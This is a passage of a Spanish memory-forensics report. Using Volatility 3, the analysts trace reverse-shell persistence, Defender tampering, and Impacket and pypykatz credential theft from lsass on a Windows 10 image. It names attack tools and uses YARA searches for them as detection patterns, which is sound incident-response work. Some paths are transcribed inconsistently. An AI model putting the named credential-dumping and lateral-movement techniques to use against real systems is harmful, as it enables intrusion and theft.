En este caso, se ejecutan dos tareas programadas, que ejecutan el archivo "rarete" cada 2 y 1 minuto, respectivamente, lo cual permite a los atacantes tener acceso permanente al sistema mediante la ejecución periódica de una reverse Shell. Además, encontramos otra tarea que se dedica a la desactivación de Windows Defender, para evitar la detección por el sistema antivirus de esta y otras posibles acciones realizadas por el atacante.

Además, si examinamos el registro, podemos encontrar las claves a las que se hacen referencia en los comandos, por lo que se confirma la creación de la tarea

```
(kali@kali)~[~/volatility3]
$ python3 vol.py -f /home/kali/Windows10(1).raw windows.registry.printkey --key HKCU\Software\Rarete
Volatility 3 Framework 2.12.0
Progress: 100.00 PDB scanning finished
Last Write Time Hive Offset Type Key Name Data Volatile
- 0xca0c8c249000 Key [NONAME]\HKCUSoftwareRarete - -
- 0xca0c8c28b000 Key \REGISTRY\MACHINE\SYSTEM\HKCUSoftwareRarete - -
- 0xca0c8c33c000 Key \REGISTRY\MACHINE\HARDWARE\HKCUSoftwareRarete - -
- 0xca0c8c4b000 Key \Device\HarddiskVolume1\EFI\Microsoft\Boot\BCD\HKCUSoftwareRarete - -
- 0xca0c8cd5b000 Key \SystemRoot\System32\Config\SOFTWARE\HKCUSoftwareRarete - -
- 0xca0c9088e000 Key \SystemRoot\System32\Config\DEFAULT\HKCUSoftwareRarete - -
- 0xca0c90882000 Key \SystemRoot\System32\Config\SECURITY\HKCUSoftwareRarete - -
- 0xca0c8cda6000 Key ?退 晦 晦 \HKCUSoftwareRarete - -
- 0xca0c90d29000 Key \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT\HKCUSoftwareRarete - -
- 0xca0c90895000 Key \SystemRoot\System32\Config\BBI\HKCUSoftwareRarete - -
- 0xca0c90fd8000 Key \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT\HKCUSoftwareRarete - -
```

Esto debería ser suficiente para confirmar la tarea programada, pero cabe destacar que, por un error probablemente de la imagen, no pudimos obtener información sobre las tareas programadas:

```
(venv)-(kali@kali)~[~/volatility3]
$ vol -f /home/kali/Windows10(1).raw windows.scheduled_tasks.ScheduledTasks
Volatility 3 Framework 2.12.0
Progress: 100.00 PDB scanning finished
Task Name Principal ID Display Name Enabled Creation Time Last Run Time Last Successful Run Time Trigger Type Trigger Description Action
Type Action Arguments Action Context Working Directory Key Name
WARNING volatility3.plugins.windows.scheduled_tasks: Failed to get 'Tasks' key
```

Con estas evidencias, ya tendríamos claro que ha habido una reverse Shell con la que se ha obtenido persistencia, pero, por el contexto de la práctica también, en la que sabemos que se han realizado más ataques, decidimos seguir investigando. Como vemos muchos puertos abiertos relacionados al directorio activo de Windows, nombrados en el análisis de la red anteriormente, decidimos seguir investigando. Como vimos anteriormente, el proceso svchost estaba asociado a dichos servicios, por lo que decidimos ejecutar svclist para obtener más detalle.

```
(venv)-(kali@kali)~[~/volatility3]
$ vol -f /home/kali/Windows10(1).raw windows.svclist
Volatility 3 Framework 2.12.0
Progress: 100.00 PDB scanning finished
Offset Order PID Start State Type Name Display Binary Binary (Registry) Dll
Volatility was unable to read a requested page:
Page error 0xffffca0c8f95d024 in layer layer_name_Process72 (Page Fault at entry 0x5be6700002024 in page entry)
* Memory smear during acquisition (try re-acquiring if possible)
* An intentionally invalid page lookup (operating system protection)
* A bug in the plugin/volatility3 (re-run with -vvv and file a bug)
No further results will be produced
```

En este caso, observamos más problemas durante la adquisición de la memoria, lo que supone una limitación, así que tendremos que seguir por otro lado. Decidimos investigar los dispositivos en red conectados, para ver si hay alguna carpeta montada con smb, lo que puede ser evidencia de su uso:

```
(venv)-(kali@kali)-[~/volatility3]
$ cat devices.txt | grep NETWORK
* 0xb28182133e30 DEV lldio lldio N/A FILE_DEVICE_NETWORK
* 0xb28182136e30 DEV wanarp WANARPV6 N/A FILE_DEVICE_NETWORK
* 0xb2818216de30 DEV rspndr rspndr N/A FILE_DEVICE_NETWORK
* 0xb28182669e10 DEV tdx RawIp6 N/A FILE_DEVICE_NETWORK
* 0xb28182873a70 DEV Ndis Ndis N/A FILE_DEVICE_NETWORK
* 0xb28182873c80 DEV Tcpip eQoS N/A FILE_DEVICE_NETWORK
* 0xb28182a644a0 DEV mountmgr MountPointManager N/A FILE_DEVICE_NETWORK
* 0xb28182ba7df0 DEV NetBT - N/A FILE_DEVICE_NETWORK
* 0xb28182badd50 DEV AFD NameResTrk N/A FILE_DEVICE_NETWORK
* 0xb28182baed50 DEV vwifflt vwifflt N/A FILE_DEVICE_NETWORK
* 0xb28182bafd50 DEV Psched Psched N/A FILE_DEVICE_NETWORK
* 0xb28182f6ee30 DEV WFPLWFS WFPL2DPCConfig N/A FILE_DEVICE_NETWORK
* 0xb28182f929f0 DEV Mup Mup N/A FILE_DEVICE_NETWORK_FILE_SYSTEM
** 0xb28182f929f0 ATT Mup - \FileSystem\FltMgr FILE_DEVICE_NETWORK_FILE_SYSTEM
* 0xb28185045860 DEV rdbss FsWrap N/A FILE_DEVICE_NETWORK_FILE_SYSTEM
* 0xb28185047de0 DEV nsiproxy Nsi N/A FILE_DEVICE_NETWORK
* 0xb281850cfad0 DEV kdnic - N/A FILE_DEVICE_NETWORK
* 0xb2818510fcf0 DEV eli65x64 INTELPRO_{6088A735-8BF-4202-81D4-D6C05A8B8D03} N/A FILE_DEVICE_NETWORK
* 0xb2818556d850 DEV RFComm BTHMS_RFCOMM N/A FILE_DEVICE_NETWORK
* 0xb28185df6e30 DEV BthPan BthPan N/A FILE_DEVICE_NETWORK
* 0xb2818652be00 DEV HTTP ClientSession N/A FILE_DEVICE_NETWORK
* 0xb28186a44e10 DEV - LanmanDatagramReceiver N/A FILE_DEVICE_NETWORK_BROWSER
* 0xb28186b4cce0 DEV - - N/A FILE_DEVICE_NETWORK_FILE_SYSTEM
* 0xb28186b87730 DEV srvnet SrvNet N/A FILE_DEVICE_NETWORK_FILE_SYSTEM
* 0xb28186c45e10 DEV srv2 Srv2 N/A FILE_DEVICE_NETWORK_FILE_SYSTEM
* 0xb28186c47e10 DEV Ndu NduIoDevice N/A FILE_DEVICE_NETWORK
* 0xb28186d9ce30 DEV ndproxy NDPProxy N/A FILE_DEVICE_NETWORK
```

Encontramos datos muy interesantes, pues encontramos referencias a srvnet y a srv2, los gestores del tráfico de red de smb, además del MountPointManager, lo que puede indicar que se ha montado una carpeta de red, lo que refuerza la idea de un ataque a smb. Decidimos buscar yara strings en la memoria de los procesos, para ver si realmente hubo alguna comunicación, encontrando diversas coincidencias.

```
(venv)-(kali@kali)-[~/volatility3]
$ vol -f /home/kali/Windows10\(\1\).raw yarascan.YaraScan --yara-string "smb"
Volatility 3 Framework 2.12.0
Progress: 100.00 PDB scanning finished
Offset Rule Component Value
0xb28181b8b19f r1 $a 73 6d 62
0xb28181b90168 r1 $a 73 6d 62
0xb28181b90290 r1 $a 73 6d 62
0xb28181b90980 r1 $a 73 6d 62
0xb28186b99f58 r1 $a 73 6d 62
0xb28186b99f80 r1 $a 73 6d 62
0xb28186b99fac r1 $a 73 6d 62
```

De nuevo, más evidencias de smb, pero por ahora, no encontramos nada malicioso. Como hay tantos procesos asociados con este, decidimos directamente buscar en los strings de la imagen referencias, para ver si así teníamos alguna pista sobre que buscar. En este caso, tuvimos éxito y encontramos referencias a smb y herramientas popularmente conocidas como impacket o pypykatz, aunque será difícil encontrar rastros en memoria debido a que estas herramientas están precisamente hechas para dejar poco rastro en memoria.

```
smbclient.py
smbexec.py
smbpasswd.py
smbrelayx.py
smbserver.py
!#SLF:Python/Impacket.smbserver.A
SCRIPT:Python/Impacket.smbserverpy.A
SCRIPT:Python/Impacket.smbserverpy.B

Behavior:Win32/Impacket.smbExec.A
"trade.smbcnikko.co.jp": [{"Tier1\\": [8405], "Tier2\\": [6219, 3927, 2863, 6027]}],
sendwinrarexploitgetewayport.txt.smbombernet.lydiateam.lockpagegetallmessagepygiri-15a.ml
pysmb
```



```
'pypykatz.dpapi.dpapipypykatz.common.kerberos.ticketpypykatz.kerberos.kerberospykatz.ldappypykatz.lsadecryptor.cmdhelperpypykatz.registry.cmdhelperpypykatz.remote.li
vepypykatz.smb.lsassutilspypykatz.alsadecryptor.lsa_decryptor
```

Esta última es de especial relevancia, pues hace especial referencia a plugins de la herramienta pypykatz. Por esta razón, tratamos de buscar más pistas relacionadas con dichas herramientas.

```
hfrom impacket import nmb, ntlm
from impacket.krb5 import I
from impacket
impacket
from impacket.krb5 import I
from impacket.krb5 import types
from impacket.examples.ntlmrelayx.servers
from impacket.krb5 import types
2from impacket.examples import logger
from impacket import smbserver
impacket
impacket
impacket
from impacket.examples.ntlmrelayx.servers
impacket
from impacket.dcerpc
from impacket.krb5 import types
dZfrom impacket.mqtt
impacket.eze
2from impacket.examples import logger
from impacket import smbserver
T=import impacket
from impacket.krb5 import types
from impacket.examples
mini impacketR
from impacket.krb5 import types
SCPT:Repates.impacket
thes.impacketR
SCPT:Repates.impacket
from impacket.dcerpc.v5.dcom.oaut
^impacket.smbW
Jfrom impacket
```

```
'pypykatz.dpapi.dpapipypykatz.common.kerberos.ticketpypykatz.kerberos.kerberospykatz.ldappypykatz.lsadecryptor.cmdhelperpypykatz.registry.cmdhelperpypykatz.remote.li
vepypykatz.smb.lsassutilspypykatz.alsadecryptor.lsa_decryptor
pypykatz.remote.cmdhelper
pypykatz.get_lsa_bruteforce "the quieter you become, the more you are able to hear"
>pypykatz.kerberos.cmdhelper
>pypykatz.dpapi.dpapipypykatz.common.kerberos.ticketpypykatz.kerberos.kerberospykatz.ldappypykatz.lsadecryptor.cmdhelperpypykatz.registry.cmdhelperpypykatz.remote.li
vepypykatz.smb.lsassutilspypykatz.alsadecryptor.lsa_decryptor
pypykatz.remote.cmd(
pypykatz.remote.cmd(
pypykatz
pypykatz.parse_minidump
pypykatz.ldap.cmdhelper
pypykatz.remote.cmd(
```

También encontramos referencias a directorios remotos, lo que nos indica un acceso a estos recursos de smb, y más cuando sabemos que es en español.

```
:No se pudo crear el directorio "{0}" en el destino remoto.
;No se pudo obtener elementos secundarios {0} de directorio.
```

Una vez tenemos todo esto, directamente decidimos buscar con las yara string “katz” y “pypykatz”, con el objetivo de intentar obtener más información, especialmente las direcciones de memoria donde se han encontrado las strings.

```
(venv)-(kali㉿kali)-[~/volatility3]
$ vol -f /home/kali/Windows10\{(1)}.raw yarascan.YaraScan --yara-string "katz"
Volatility 3 Framework 2.12.0
Progress: 100.00 PDB scanning finished
Offset Rule Component Value
0xc48428ce07d4 r1 $a 6b 61 74 7a
0xca0c8cf1bddc r1 $a 6b 61 74 7a
0xca0c8d37434b r1 $a 6b 61 74 7a
0xca0c8d37435b r1 $a 6b 61 74 7a
0xca0c90ac94f6 r1 $a 6b 61 74 7a
0xca0c92ac9a7b r1 $a 6b 61 74 7a
0xca0c92d897f8 r1 $a 6b 61 74 7a
0xca0c92d89830 r1 $a 6b 61 74 7a
0xca0c931b344c r1 $a 6b 61 74 7a
0xca0c93bf5ccf r1 $a 6b 61 74 7a
0xca0c945b5037 r1 $a 6b 61 74 7a
0xca0c949267c4 r1 $a 6b 61 74 7a

(venv)-(kali㉿kali)-[~/volatility3]
$ vol -f /home/kali/Windows10\{(1)}.raw yarascan.YaraScan --yara-string "pypykatz"
Volatility 3 Framework 2.12.0
Progress: 100.00 PDB scanning finished
Offset Rule Component Value
0xca0c8cf1bdd8 r1 $a 70 79 70 79 6b 61 74 7a
```

Efectivamente, encontramos referencias en diversos offset, lo cual confirma lo obtenido con los strings, pues ha habido con un alto grado de probabilidad una ejecución de mimikatz/pypykatz. Con el comando Windows.filedump y Windows.memmap no hemos tenido éxito a la hora de extraer más información de dichas direcciones.

Ahora, nos ponemos a detectar posibles ejecuciones de WinRM, pues posiblemente estén relacionados. Comenzamos con la detección de al menos una conexión tras el uso del plugin `nftscan`:

Al igual que con smb, buscamos posibles ejecuciones maliciosas en los strings:

```

(kali㉿kali)-[~]
└─$ cat strings2.txt | grep wmiexec
etwmiexec.C
-wmiexec-
!Impacketwmiexec.C
!Impacketwmiexec.D
!Impacketwmiexec.E
!Impacketwmiexec.F
!Impacketwmiexec.G
statuswmiexec(<
-wmiexec-
E      =wmiexec
!Impacketwmiexec.C
!Impacketwmiexec.D
!Impacketwmiexec.E
!Impacketwmiexec.F
!Impacketwmiexec.G
E      =wmiexec
mpacketwmiexec.B
mpacketwmiexec.B
getwmiexec.genB
wmiexec"
E      =wmiexec
Behavior:Win32/Impacketwmiexec.gen
wmiexec.py
Awmiexecu
wmiexec"
+'Efunctionwmiexec(cmdline)
+'Efunctionwmiexec(cmdline)
etwmiexec.C
!#TEL:HackTool:Win32/Impacketwmiexec.A
getwmiexec.genB

```

De nuevo encontramos Impackets y su herramienta wmiexec, lo cual no puede ser una casualidad. Si vemos los sids que han ejecutado wmi, podemos confirmar, pues de nuevo, al igual que con powershell, encontramos inicios de sesión en red:

```

(venv)-(kali㉿kali)-[~/volatility3]
└─$ cat sids.txt | grep Wmi
3096 Wmi!PrvSE.exe S-1-5-20 NT Authority
3096 Wmi!PrvSE.exe S-1-16-16384 System Mandatory Level
3096 Wmi!PrvSE.exe S-1-1-0 Everyone
3096 Wmi!PrvSE.exe S-1-5-32-545 Users
3096 Wmi!PrvSE.exe S-1-5-6 Service
3096 Wmi!PrvSE.exe S-1-2-1 Console Logon (Users who are logged onto the physical console)
3096 Wmi!PrvSE.exe S-1-5-11 Authenticated Users
3096 Wmi!PrvSE.exe S-1-5-15 This Organization
3096 Wmi!PrvSE.exe S-1-5-86-615999462-62705297-2911207457-59056572-3668589837 WMI (Network Service)
3096 Wmi!PrvSE.exe S-1-5-5-0-207962 Logon Session
4504 Wmi!PrvSE.exe S-1-5-18 Local System
3544 Wmi!ApSrv.exe S-1-5-18 Local System
3544 Wmi!ApSrv.exe S-1-16-16384 System Mandatory Level
3544 Wmi!ApSrv.exe S-1-1-0 Everyone
3544 Wmi!ApSrv.exe S-1-5-32-545 Users
3544 Wmi!ApSrv.exe S-1-5-6 Service
3544 Wmi!ApSrv.exe S-1-2-1 Console Logon (Users who are logged onto the physical console)
3544 Wmi!ApSrv.exe S-1-5-11 Authenticated Users
3544 Wmi!ApSrv.exe S-1-5-15 This Organization
3544 Wmi!ApSrv.exe S-1-5-80-1851371743-411767070-3743290205-1090512353-603110601 wmiApSrv
3544 Wmi!ApSrv.exe S-1-5-5-0-1604597 Logon Session
3544 Wmi!ApSrv.exe S-1-2-0 Local (Users with the ability to log in locally)
3544 Wmi!ApSrv.exe S-1-5-32-544 Administrators

```

Por último, decidimos buscar hilos maliciosos, que tengan que ver con este y otros procesos, y encontramos posibles relaciones con Wmi, al encontrar procesos relacionados con

svchost.exe o winlogon.exe, empleados en herramientas de administración remotas como ya comentamos anteriormente:

```
svchost.exe 6952 5768 Win32Start 0x7ff7d9e952e0 <Non-File Backed Region> This thread started execution in the VAD starting at base address (0x7f
f7d9e90000), which is not backed by a file
svchost.exe 6360 6784 Win32Start 0x7ff7d9e952e0 <Non-File Backed Region> This thread started execution in the VAD starting at base address (0x7f
f7d9e90000), which is not backed by a file
winlogon.exe 4488 2088 Win32Start 0x7ff6080b86b0 <Non-File Backed Region> This thread started execution in the VAD starting at base address (0x7f
f608080000), which is not backed by a file
```

Tenemos evidencias, pero tratamos de buscar más información. Mimikatz está relacionado con la extracción de credenciales, por lo que buscamos información sobre los registros SAM y SYSTEM, que son los usados para extraer los hashes de las cuentas de Windows. Por esta razón, buscamos trazas de estos en la pool. Esto no tiene por qué ser malicioso, pero si sospechamos de un posible uso de mimikatz, estos tendrían que estar allí.

```
(venv)-(kali@kali)-[~/volatility3]
$ cat poolscanner.txt | grep -w "SAM"
symbol_table_name1!_FILE_OBJECT 0xb281866713f0 layer_name \Windows\System32\config\SAM
symbol_table_name1!_FILE_OBJECT 0xb28186672070 layer_name \Windows\System32\config\SAM.LOG2
symbol_table_name1!_FILE_OBJECT 0xb281866742d0 layer_name \Windows\System32\config\SAM.LOG1
```

```
(venv)-(kali@kali)-[~/volatility3]
$ cat poolscanner.txt | grep -w "SYSTEM"
symbol_table_name1!_FILE_OBJECT 0xb281854cc940 layer_name \Windows\System32\config\SYSTEM
symbol_table_name1!_FILE_OBJECT 0xb2818559f360 layer_name \Windows\System32\config\SYSTEM.LOG1
```

Además, se encuentra el proceso lsass, en el que se suele inyectar mimikatz, y que es el que contiene los hashes, porque como podemos ver, sam y system se encuentran en dicho espacio de direcciones.

```
(venv)-(kali@kali)-[~/volatility3]
$ cat poolscanner.txt | grep lsa
symbol_table_name1!_EPROCESS 0xb281853eb010 layer_name lsass.exe
symbol_table_name1!_FILE_OBJECT 0xb281853f22b0 layer_name \Windows\System32\lsass.exe
symbol_table_name1!_FILE_OBJECT 0xb2818666eb50 layer_name \lsass
symbol_table_name1!_FILE_OBJECT 0xb2818666ece0 layer_name \lsass
symbol_table_name1!_FILE_OBJECT 0xb28186670450 layer_name \Windows\System32\efsslsaext.dll
symbol_table_name1!_FILE_OBJECT 0xb281874c2cf0 layer_name \lsass
symbol_table_name1!_FILE_OBJECT 0xb2818797f8d0 layer_name \lsass
```

Para realizar un análisis más exhaustivo, analizamos los handles, grepeando por posibles indicadores maliciosos. Tras filtrar por la palabra SAM, podemos ver que lsass.exe tiene un handle al registro donde se encuentra dicha clave. Pero no está en la dirección anterior, que hemos podido observar antes, en la pool. Está en otra dirección, también distinta del proceso lsass.exe que hemos visto ahí arriba.

```
(kali@kali)-[~/volatility3]
$ cat handles.txt | grep -w "SAM"
844 lsass.exe 0xca0c90ca00a0 0x7c8 Key 0x2001f MACHINE\SAH\SAM
844 lsass.exe 0xca0c90ca0b40 0x7cc Key 0x3001f MACHINE\SAH\SAM\RXACT
844 lsass.exe 0xca0c90ca0c50 0x7d0 Key 0x2001f MACHINE\SAH\SAM\DOMAINS\BUILTIN
844 lsass.exe 0xca0c90ca02c0 0x7d4 Key 0x2001f MACHINE\SAH\SAM\DOMAINS\ACCOUNT
844 lsass.exe 0xca0c90ca0e70 0x7f0 Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\SAM
844 lsass.exe 0xca0c90ca04e0 0x81c Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\SAM\COMPONENTUPDATES
844 lsass.exe 0xca0c90c9f4f0 0x820 Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\SAM\COMPONENTUPDATES\BUILTIN
```

Esto puede parecer extraño, hasta que comparamos las direcciones en las que se encontró la cadena mimikatz, más arriba:

```
(venv)-(kali@kali)-[~/volatility3]
$ vol -f /home/kali/Windows10\1\1.raw yarascan.YaraScan --yara-string "katz"
Volatility 3 Framework 2.12.0
Progress: 100.00 PDB scanning finished
Offset Rule Component Value
0xc48428ce07d4 r1 $a 6b 61 74 7a
0xca0c8cf1bddc r1 $a 6b 61 74 7a
0xca0c8d37434b r1 $a 6b 61 74 7a
0xca0c8d37435b r1 $a 6b 61 74 7a
0xca0c90ac94f6 r1 $a 6b 61 74 7a
0xca0c92ac9a7b r1 $a 6b 61 74 7a
0xca0c92d897f8 r1 $a 6b 61 74 7a
0xca0c92d89830 r1 $a 6b 61 74 7a
0xca0c931b344c r1 $a 6b 61 74 7a
0xca0c93bf5ccf r1 $a 6b 61 74 7a
0xca0c945b5037 r1 $a 6b 61 74 7a
0xca0c949267c4 r1 $a 6b 61 74 7a

(venv)-(kali@kali)-[~/volatility3]
$ vol -f /home/kali/Windows10\1\1.raw yarascan.YaraScan --yara-string "pypykatz"
Volatility 3 Framework 2.12.0
Progress: 100.00 PDB scanning finished
Offset Rule Component Value
0xca0c8cf1bdd8 r1 $a 70 79 70 79 6b 61 74 7a
```

Como podemos observar, existe una parte del proceso lsass.exe fuera del supuesto espacio del proceso, y que contiene SAM y la cadena mimikatz, lo que nos hace sospechar una inyección de mimikatz en lsass.exe. Además, hay más, porque si filtramos por los handles del proceso lsass.exe, encontramos muchas más cosas de dicho proceso en esa región de la memoria, que también contiene la cadena “Katz”.

```
L-$ cat lsass.txt | grep 0xca0c
844 lsass.exe 0xca0c8c64f9f0 0xa0 Key 0xf003f MACHINE
844 lsass.exe 0xca0c8c64ff40 0xa8 Key 0x1 MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION_MANAGER
844 lsass.exe 0xca0c8c64f4a0 0xac Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS
844 lsass.exe 0xca0c9088d060 0x124 Token 0x2a
844 lsass.exe 0xca0c8cd1d950 0x12c Section 0xf0007 LsaPerformance
844 lsass.exe 0xca0c8cfe9910 0x134 PcwObject 0x3
844 lsass.exe 0xca0c8c7dea30 0x15c Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA
844 lsass.exe 0xca0c8c64ef50 0x180 Key 0x20019 MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\POLICIES\SYSTEM
844 lsass.exe 0xca0c8c64eb10 0x198 Key 0x20019 MACHINE
844 lsass.exe 0xca0c8c64e7e0 0x19c Key 0x20019 MACHINE\SOFTWARE\MICROSOFT\OLE
844 lsass.exe 0xca0c8c64f8e0 0x1a4 Key 0x20019 USER\DEFAULT\SOFTWARE\CLASSES\LOCAL_SETTINGS\SOFTWARE\MICROSOFT
844 lsass.exe 0xca0c8c64ef80 0x1a8 Key 0x20019 USER\DEFAULT\SOFTWARE\CLASSES\LOCAL_SETTINGS
844 lsass.exe 0xca0c90c9d1e0 0x224 Key 0x6001d MACHINE\SECURITY
844 lsass.exe 0xca0c90c9d2f0 0x228 Key 0x3001f MACHINE\SECURITY\RXACT
844 lsass.exe 0xca0c90c9ee90 0x22c Key 0x2001f MACHINE\SECURITY\POLICY
844 lsass.exe 0xca0c90c9f1c0 0x268 Key 0x11 MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\AUDIT
844 lsass.exe 0xca0c90ca13c0 0x274 Key 0x11 MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\POLICIES\SYSTEM\AUDIT
844 lsass.exe 0xca0c90c9f0b0 0x284 Key 0x2001f MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\CENTRALIZEDACCESSPOLICIES
844 lsass.exe 0xca0c90c9d680 0x288 Key 0x2001f MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\CENTRALIZEDACCESSPOLICIES\CAPS
844 lsass.exe 0xca0c90c9d400 0x28c Key 0x2001f MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\CENTRALIZEDACCESSPOLICIES\CAPS
844 lsass.exe 0xca0c90c9ed80 0x2f4 Key 0x20019 USER\DEFAULT\CONTROL_PANEL\INTERNATIONAL
844 lsass.exe 0xca0c90c9ec70 0x2f8 Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\IDS
844 lsass.exe 0xca0c90c9e720 0x32c Key 0xf003f MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\KERBEROS\PARAMETERS
844 lsass.exe 0xca0c90c9d510 0x344 Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\KERBEROS\PARAMETERS
844 lsass.exe 0xca0c90c9eb60 0x36c Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\KERBEROS\HOSTTOREALM
844 lsass.exe 0xca0c90c9e3f0 0x3b0 Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\KERBEROS\DOMAINS
844 lsass.exe 0xca0c90c9d730 0x3d4 Key 0xf003f MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\PROTOCOL_CATALOG9
844 lsass.exe 0xca0c90c9e830 0x3e0 Key 0xf003f MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\NAMESPACE_CATALOG5
844 lsass.exe 0xca0c90ca12b0 0x3e8 Key 0x2001f MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\COMPONENTUPDATES\SECURITYINSTALLATIONPROVIDER
844 lsass.exe 0xca0c90c9e940 0x408 Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA
844 lsass.exe 0xca0c90c9da60 0x40c Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\MSV1_0
844 lsass.exe 0xca0c90c9ea50 0x498 Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\SERVICES\TCP\PARAMETERS\INTERFACES
844 lsass.exe 0xca0c90c9d620 0x49c Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\SERVICES\TCP\PARAMETERS\INTERFACES
844 lsass.exe 0xca0c90c9d0d0 0x4d0 Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\LSA\CREDSSP
```

Casualmente, el registro también nos confirma que la clave SAM también se encuentra en dicha región:

```
(venv)-(kali@kali)-[~/volatility3]
$ vol -f /home/kali/Windows10(1).raw windows.registry.printkey --key "HKLM\SAM"
Volatility 3 Framework 2.12.0
Progress: 100.00
PDB scanning finished
Last Write Time Hive Offset Type Key Name Data Volatile
- 0xca0c8c249000 Key [NONAME]\HKLM\SAM - -
- 0xca0c8c28b000 Key \REGISTRY\MACHINE\SYSTEM\HKLM\SAM - -
- 0xca0c8c33c000 Key \REGISTRY\MACHINE\HARDWARE\HKLM\SAM - -
- 0xca0c8cd4b000 Key \Device\HarddiskVolume1\EFI\Microsoft\Boot\BCD\HKLM\SAM -
- 0xca0c8cd5b000 Key \SystemRoot\System32\Config\SOFTWARE\HKLM\SAM - -
- 0xca0c9088e000 Key \SystemRoot\System32\Config\DEFAULT\HKLM\SAM - -
- 0xca0c90882000 Key \SystemRoot\System32\Config\SECURITY\HKLM\SAM - -
- 0xca0c8cda6000 Key ?退 晦 齧 \HKLM\SAM - -
- 0xca0c90d29000 Key \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT\HKLM\SAM -
- 0xca0c90895000 Key \SystemRoot\System32\Config\BBI\HKLM\SAM - -
- 0xca0c90fd8000 Key \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT\HKLM\SAM -
```

Además, en relación a WMI, se encuentran handles de lsass.exe a wmiapshr y wmiaprse.exe, lo cual nos da más posibles indicadores de una actividad maliciosa.

```
(kali@kali)-[~/volatility3]
$ cat handles.txt | grep Wmi
4 System 0xb28188796080 0xe7c Process 0x102a WmiApSrv.exe Pid 3544
4 System 0xb28188796080 0xe80 Process 0x102a WmiApSrv.exe Pid 3544
4 System 0xb281870d5280 0x1514 Process 0x102a WmiPrvSE.exe Pid 3096
4 System 0xb281870d5280 0x1534 Process 0x1fffff WmiPrvSE.exe Pid 3096
4 System 0xb281870d5280 0x1544 Process 0x102a WmiPrvSE.exe Pid 3096
4 System 0xb2818775f280 0x1c48 Process 0x102a WmiPrvSE.exe Pid 4504
4 System 0xb2818775f280 0x1c74 Process 0x102a WmiPrvSE.exe Pid 4504
4 System 0xb2818775f280 0x1c80 Process 0x1fffff WmiPrvSE.exe Pid 4504
636 csrss.exe 0xb28188796080 0x378 Process 0x1fffff WmiApSrv.exe Pid 3544
636 csrss.exe 0xb281870d5280 0x538 Process 0x1fffff WmiPrvSE.exe Pid 3096
636 csrss.exe 0xb2818775f280 0x604 Process 0x1fffff WmiPrvSE.exe Pid 4504
832 services.exe 0xb28188796080 0x680 Process 0x1fffff WmiApSrv.exe Pid 3544
844 lsass.exe 0xb281870d5280 0xf04 Process 0x1478 WmiPrvSE.exe Pid 3096
```

En consonancia con esto, se encuentran claves del registro en dicha región de memoria, que hacen referencia a WMI

```
(venv)-(kali@kali)-[~/volatility3]
$ vol -f /home/kali/Windows10(1).raw windows.registry.printkey --key "HKLM\SOFTWARE\Microsoft\WBEM"
Volatility 3 Framework 2.12.0
Progress: 100.00
PDB scanning finished
Last Write Time Hive Offset Type Key Name Data Volatile
- 0xca0c8c249000 Key [NONAME]\HKLM\SOFTWARE\Microsoft\WBEM - -
- 0xca0c8c28b000 Key \REGISTRY\MACHINE\SYSTEM\HKLM\SOFTWARE\Microsoft\WBEM - -
- 0xca0c8c33c000 Key \REGISTRY\MACHINE\HARDWARE\HKLM\SOFTWARE\Microsoft\WBEM - -
- 0xca0c8cd4b000 Key \Device\HarddiskVolume1\EFI\Microsoft\Boot\BCD\HKLM\SOFTWARE\Microsoft\WBEM - -
- 0xca0c8cd5b000 Key \SystemRoot\System32\Config\SOFTWARE\HKLM\SOFTWARE\Microsoft\WBEM - -
- 0xca0c9088e000 Key \SystemRoot\System32\Config\DEFAULT\HKLM\SOFTWARE\Microsoft\WBEM - -
- 0xca0c90882000 Key \SystemRoot\System32\Config\SECURITY\HKLM\SOFTWARE\Microsoft\WBEM - -
- 0xca0c8cda6000 Key ?退 晦 齧 \HKLM\SOFTWARE\Microsoft\WBEM - -
- 0xca0c90d29000 Key \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT\HKLM\SOFTWARE\Microsoft\WBEM - -
- 0xca0c90895000 Key \SystemRoot\System32\Config\BBI\HKLM\SOFTWARE\Microsoft\WBEM - -
- 0xca0c90fd8000 Key \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT\HKLM\SOFTWARE\Microsoft\WBEM -
```

```
(venv)-(kali@kali)-[~/volatility3]
$ vol -f /home/kali/Windows10(1).raw windows.registry.printkey --key "HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt"
Volatility 3 Framework 2.12.0
Progress: 100.00
PDB scanning finished
Last Write Time Hive Offset Type Key Name Data Volatile
- 0xca0c8c249000 Key [NONAME]\HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt - -
- 0xca0c8c28b000 Key \REGISTRY\MACHINE\SYSTEM\HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt - -
